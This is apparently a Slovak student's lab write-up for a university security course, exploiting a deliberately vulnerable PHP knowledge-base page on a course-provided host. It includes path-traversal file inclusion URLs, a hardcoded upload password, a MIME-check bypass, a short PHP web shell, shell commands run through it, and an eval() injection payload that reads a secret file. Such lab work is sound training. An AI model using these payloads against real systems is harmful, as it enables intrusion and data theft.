

# BIT Cvičenie 2

## More injections

Jakub Gašparín

### Obsah

2.1. Nájdite file inclusion zraniteľnosť na stránke “kb.php” .....	1
2.2. Analyzujte zdrojový kód stránky samotnej. Identifikujte: .....	2
2.2.1 heslo potrebné pre nahranie nového súboru.....	2
2.2.2 adresár, do ktorého vie aplikácia zapisovať.....	3
2.2.3 formát názvu súboru .....	3
2.2.4 skrytú funkčnosť stránky. ....	4
2.3. Zneužite tieto dve zraniteľnosti na nahranie a vykonanie vlastného "web shell" scriptu, napísaného v jazyku PHP. ....	5
2.4 Pomocou vlastného web shellu nájdite váš "tajný súbor" .....	6
2.5. Tajný súbor obsahuje code injection zraniteľnosť cez funkciu eval(). ....	9
Nájdite ju a získajte pomocou nej prístup ku súboru "/opt/secrets/{ais_login}.txt" .....	9

## 2.1. Nájdite file inclusion zraniteľnosť na stránke “kb.php”

Po veľmi veľmi veľa pokusov som prišiel som na toto:

<https://xgasparin.bit.demo-cert.sk/kb.php?preview=../kb.php>

Toto mi vrátilo kód tejto stránky.

```
← → ↻ https://xgasparin.bit.demo-cert.sk/kb.php?preview=../kb.php

• index.html (show preview)
• howto.html (show preview)
• solutions.html (show preview)

0 unapproved pages

page preview:

";
echo "

knowledge base manager 4000!

";

// list approved pages
echo "

approved pages

";
$d = opendir("kb/approved");
$cnt = 0;
while (($f=readdir($d))!==false) {
    if ($f[0] == '.') continue;
    echo "
    • $f (show preview)
";
    $cnt++;
}
echo "

";
if ($cnt == 0) echo
    "(none)";

// count unapproved pages
$new_pages = scandir("kb/new");
echo "
```

## 2.2. Analyzujte zdrojový kód stránky samotnej. Identifikujte:

### 2.2.1 heslo potrebné pre nahranie nového súboru

Časť kódu ktorý verifikuje heslo je toto

```
// handle file uploads
if (!empty($_FILES['new_page'])) {
    // verify if user knows the secret password
    if ($_POST['password'] != "krokodil123:") {
        echo "
```

Heslo je krokodil123:

## 2.2.2 adresár, do ktorého vie aplikácia zapisovať

```

";
    } else {
        // make sure user posted either plaintext or html file!
        $m = mime_content_type($_FILES['new_page']['tmp_name']);
        switch($m) {
            case 'text/html':
            case 'text/plain':
                // move the file into predictable location
                $dst = "kb/new/".date("YmdHi").".html";
                move_uploaded_file( $_FILES['new_page']['tmp_name'], $dst);
                echo "
```

Adresár sa volá kb/new

## 2.2.3 formát názvu súboru

S predchádzajúcej úlohy:

```

";
    } else {
        // make sure user posted either plaintext or html file!
        $m = mime_content_type($_FILES['new_page']['tmp_name']);
        switch($m) {
            case 'text/html':
            case 'text/plain':
                // move the file into predictable location
                $dst = "kb/new/".date("YmdHi").".html";
                move_uploaded_file( $_FILES['new_page']['tmp_name'], $dst);
                echo "
```

Funckia `.date(„YmdHi“)` vráti čas, kedy sa súbor pridal a vyzerá nasledovne:

Y= rok

m= mesiac

d= deň

H= hodina

i= minúty

Čas, kedy som tento formát našiel je 1.10. 2024 9:49 takže formát by vyzeral:

<kb/new/202410010949.html>

## 2.2.4 skrytú funkcionality stránky.

Skrytá funkcionality je v nasledujúcej časti kódu:

### **page preview:**

```
";  
    echo "  
  
";  
    if (@$_GET['dynamic_preview'] == true) {  
        include($f);  
    } else {  
        echo file_get_contents($f);  
    }  
    echo "  
  
";  
}  
}
```

Túto stránku môžeme zobraziť tak, že prilepíme „&dynamic\_preview=true” na koniec url

[https://xgasparin.bit.demo-cert.sk/kb.php?preview=../kb.php&dynamic\\_preview=true](https://xgasparin.bit.demo-cert.sk/kb.php?preview=../kb.php&dynamic_preview=true)

← → × [https://xgasparin.bit.demo-cert.sk/kb.php?preview=../kb.php&dynamic\\_preview=true](https://xgasparin.bit.demo-cert.sk/kb.php?preview=../kb.php&dynamic_preview=true)

## knowledge base manager 4000!

approved pages

- [index.html \(show preview\)](#)
- [howto.html \(show preview\)](#)
- [solutions.html \(show preview\)](#)

0 unapproved pages

page preview:

## knowledge base manager 4000!

approved pages

- [index.html \(show preview\)](#)
- [howto.html \(show preview\)](#)
- [solutions.html \(show preview\)](#)

0 unapproved pages

page preview:

## knowledge base manager 4000!

approved pages

- [index.html \(show preview\)](#)
- [howto.html \(show preview\)](#)
- [solutions.html \(show preview\)](#)

0 unapproved pages

page preview:

Výsledkom je stránka ktorá nekonečne generuje nové formuláre endpointu kb.php.

## 2.3. Zneužite tieto dve zraniteľnosti na nahranie a vykonanie vlastného "web shell" scriptu, napísaného v jazyku PHP.

Vytvoril som si veľmi jednoduchý php web shell.

```
8  <?php
9  system($_GET['cmd']);

";
    } else {
        // make sure user posted either plaintext or html file!
        $m = mime_content_type($_FILES['new_page']['tmp_name']);
        switch($m) {
            case 'text/html':
            case 'text/plain':
```

## file looks suspicious

Tento web shell ale stránka zachytí. V kóde je funkcia `mime_content_type` ktorá zachytí všetky súbory ktoré nie sú v plaintexte alebo .html formáte. Teda do web shell-u som pridal `<html>` tag.

```
1  <html>
2
3
4
5
6
7
8  <?php
9  system($_GET['cmd']);
```


**page has been uploaded. please wait for peer review... (hint: or not)**

Vyzerá to, že toto fungovalo.

## 2.4 Pomocou vlastného web shellu nájdite váš "tajný subor"

Súbor som nahral o 1.10. 2024 13:31, takže formát súboru bude 202410011331.html. Teraz, s použitím všetkého, čo som zistil v predošlej úlohe, dokážem spustiť web shell cez URL. Cez `cmd=pwd` si zobrazím obsah stránky.

[https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic\\_preview=true&cmd=pwd](https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd)



## knowledge base manager 4000!

### approved pages

- [index.html \(show preview\)](#)
- [howto.html \(show preview\)](#)
- [solutions.html \(show preview\)](#)

### 7 unapproved pages

#### page preview:


/var/www/xgasparin.bit.demo-cert.sk

#### upload new page

select file:  Nie je zvolený súbor.  
passwd:

Niečo som tam našiel, ale toto mi moc ešte nepovie, iba to že nie som v správnom súbore.

[https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic\\_preview=true&cmd=pwd;%20cd%20.:%20pwd](https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd;%20cd%20.:%20pwd)



## knowledge base manager 4000!

### approved pages

- [index.html \(show preview\)](#)
- [howto.html \(show preview\)](#)
- [solutions.html \(show preview\)](#)

### 7 unapproved pages

#### page preview:

/var/www/xgasparin.bit.demo-cert.sk  
/var/www

Išiel som o súbor vyššie a už som videl teraz, čo treba spraviť. Idem hľadať v priečinku /var/www.

[https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic\\_preview=true&cmd=pwd;%20cd%20.:%20pwd;%20ls%20-la;%20cd%20secrets;%20ls%20-la](https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd;%20cd%20.:%20pwd;%20ls%20-la;%20cd%20secrets;%20ls%20-la)

```
← → ↻ https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd; cd .; pwd; ls -la; cd secrets; ! ☆

drwxr-xr-x 4 xkuklovsky xkuklovsky 4096 Sep 26 12:26 xkuklovsky.bit.demo-cert.sk
drwxr-xr-x 4 xkuska xkuska 4096 Sep 29 15:50 xkuska.bit.demo-cert.sk
drwxr-xr-x 4 xlomencik xlomencik 4096 Sep 29 15:50 xlomencik.bit.demo-cert.sk
drwxr-xr-x 4 xmakay xmakay 4096 Sep 29 15:50 xmakay.bit.demo-cert.sk
drwxr-xr-x 4 xpoor xpoor 4096 Sep 29 15:50 xpoor.bit.demo-cert.sk
drwxr-xr-x 4 xskalny xskalny 4096 Sep 26 12:57 xskalny.bit.demo-cert.sk
drwxr-xr-x 4 xslizik xslizik 4096 Sep 29 15:50 xslizik.bit.demo-cert.sk
drwxr-xr-x 4 xspaniko xspaniko 4096 Sep 29 15:50 xspaniko.bit.demo-cert.sk
drwxr-xr-x 4 xsventeks xsventeks 4096 Sep 29 15:50 xsventeks.bit.demo-cert.sk
drwxr-xr-x 4 xtaraba xtaraba 4096 Sep 29 15:50 xtaraba.bit.demo-cert.sk
drwxr-xr-x 4 xurger xurger 4096 Sep 29 15:50 xurger.bit.demo-cert.sk
drwxr-xr-x 4 xvaliceks xvaliceks 4096 Sep 29 15:50 xvaliceks.bit.demo-cert.sk
total 112
drwxr-xr-x 2 www-data www-data 4096 Sep 26 10:31 .
drwxr-xr-x 30 root root 4096 Sep 26 10:21 ..
-r----- 1 www-data www-data 583 Sep 26 10:30 xandelt1_8f857def.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xbashmakov_7fb87d39.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xbrillad_193af336.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xbrodnianskyj_460a9e1b.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xcerepan_03846d67.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xcvercko_0c357dda.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xdosa_51eeb651.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xgalchyn_7d87611d.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xgasparin_3bb33a29.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xgriscik_39d40500.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xkashuba_aa940df7.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xkisst1_f01f2725.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkonkoly_db7d8711.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkosmal_292af7bc.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkuklovsky_d7e5bd7c.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkuska_edb32f36.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xlomencik_6f16c903.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xmakay_70cb2839.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xpoor_0e0cd999.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xskalny_9799a3f8.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xslizik_02fd9019.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xspaniko_0f8ca8f3.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xsventeks_1ecbb3d1.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xtaraba_334016ea.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xurger_103ccb7.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xvaliceks_c81bd91e.php


drwxr-xr-x 2 www-data www-data 4096 Sep 26 10:31 .
drwxr-xr-x 30 root root 4096 Sep 26 10:21 ..
-r----- 1 www-data www-data 583 Sep 26 10:30 xandelt1_8f857def.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xbashmakov_7fb87d39.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xbrillad_193af336.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xbrodnianskyj_460a9e1b.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xcerepan_03846d67.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xcvercko_0c357dda.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xdosa_51eeb651.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xgalchyn_7d87611d.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xgasparin_3bb33a29.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xgriscik_39d40500.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xkashuba_aa940df7.php
-r----- 1 www-data www-data 583 Sep 26 10:30 xkisst1_f01f2725.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkonkoly_db7d8711.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkosmal_292af7bc.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkuklovsky_d7e5bd7c.php
-r----- 1 www-data www-data 583 Sep 26 10:31 xkuska_edb32f36.php

xgasparin ^ v ☐ Zvýrazniť všetky výskyty ☐ Rozlišovať veľkosť p
```

A tu som ja. Takže môj secret je xgasparin\_3bb33a29.php.

S použitím secrets.bit linku som prešiel na nasledovnú stránku kde som nakonci URL dal môj secrets súbor:





## simple calc


 + ▼  compute

## 2.5. Tajny súbor obsahuje code injection zraniteľnosť cez funkciu eval().

Nájdite ju a získajte pomocou nej prístup ku súboru `"/opt/secrets/{ais_login}.txt"`

Keďže viem že stránka má eval() zraniteľnosť, môžem použiť `system(cat.....)`; na zobrazenie daného súboru. Jednoducho vložím nasledovný príkaz do prvého poľa:

`system('cat /opt/secrets/xgasparin.txt');//`



Tvoje heslo je kuroпка  
= Tvoje heslo je kuroпка

Moje heslo je kuroпка